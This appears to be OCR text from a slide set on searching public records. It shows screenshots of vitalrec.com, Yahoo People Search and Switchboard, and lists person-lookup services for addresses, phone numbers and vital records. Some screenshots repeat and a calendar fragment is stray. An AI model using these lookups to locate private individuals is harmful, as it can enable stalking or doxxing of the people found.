
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

APR

	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

This is a partial screenshot from www.archive.org showing the archived information available for cssia.org

Searching Public Records



Google

VitalRec.com

Yahoo People Search

People-Search-America.com

Switchboard


Google Finance

Zabasearch.com

Usa.gov

The National Information, Security & Geospatial Technologies Consortium

vitalrec.com



vitalrec.com - the most comprehensive resource for locating vital records

United States Birth Certificates, Death Records & Marriage Licenses

- Birth Certificate
- Death Record
- Marriage License
- Divorce Decree

- States & Territories
- Guidelines for ordering
- International Records
- Related Links

- Select a State or Territory: ▾

Order Birth and Death Records Online

Vital Records | Birth | Death | Marriage | Divorce | Genealogy

Search 400,000,000+ Vital Records Now!

First Name: Last Name:

State: Nationwide ▾

Search

Search Government Records

First Name: Last Name: Search

- Order vital records online
- Direct ordering for U.S. Citizen's Born Abroad
- Search the Social Security Death Index


- Search Public Records - FREE Preview Search
- Search birth, death & marriage records
- Search Marriage and Divorce Records Here

How to obtain vital records (such as birth certificates, death records, marriage licenses, divorce decrees, naturalization, adoption and land records) from each state, territory and county of the United States. See the guidelines for information on how to order vital records. If you are looking for vital records from a foreign county, see my links to international vital records web sites.

In general, vital records weren't kept in the United States until the early 1900s. Vital records usually contain the full name of the individual involved in the event, the date of the event, and the county, state, or town where the event took place. Many vital records contain much more information. For example, birth records usually have the parent's full names, the name of the baby, the date of the birth, and county where the birth took place, marriage records often record the names and birthplaces of each individual's parents. Divorce records usually list the names of the couple's children. Death certificates often mention where the individual will be buried, and also give the name of the individual who reported the death. and death certificate

http://www.vitalrec.com/deathrecords/

Yahoo People Search


Yahoo People Search (US ×
itools.com/tool/yahoo-people-search
iTools
Search
People
Feedback
About

Yahoo People Search (US)

First name

Last name

City / Town

State Entire USA

Find person

Find a person's address and phone number

Related: directory, people, person, phone, search, telephone

Direct Link: Yahoo People Search (US)


Search

People

- Instant Checkmate
- Spokeo Email
- Facebook
- LinkedIn
- Spokeo Phone
- WhitePages Reverse Phone Number
- eVerify
- Spokeo Name
- ZabaSearch USA Person Search
- WhitePages Look up person's address and telephone
- Canada411
- Wink
- WhitePages Telephone Area Code Lookup
- WhitePages ZIP Code / Postal Code Lookup
- WhitePages Reverse Area Code Lookup
- WhitePages Reverse ZIP or Postal Code Lookup
- Wolfram
- Yahoo Email Search
- WhitePages Address to Name & Phone
- **Yahoo People Search (US)**

http://itools.com/tool/yahoo-people-search

Switchboard



Internet Phonebook – Fir ✕

www.switchboard.com

Switchboard

People | Business | Phone | Address

People first and last name + Where city, state or zip

Find People

First & Last Name | City, State or ZIP

Find a Business

Category or name | City, State or ZIP

Reverse Phone


Phone number

More from Switchboard

Reverse Address | Business Users

http://www.switchboard.com/

Switchboard



Internet Phonebook – Fi

www.switchboard.com

Switchboard

People Business Phone Address

People first and last name

Where city, state or zip

Find People

First & Last Name | City, State or ZIP

Find a Business

Category or name | City, State or ZIP

Reverse Phone


Phone number

More from Switchboard

Reverse Address | Business Users

http://www.switchboard.com/

Yahoo People Search



Yahoo People Search (US ×
itools.com/tool/yahoo-people-search
iTools
Search
People
Feedback
About

Yahoo People Search (US)

First name

Last name

City / Town

State Entire USA ▾

Find person

Find a person's address and phone number

Related: directory people person phone search telephone

Direct Link: Yahoo People Search (US)

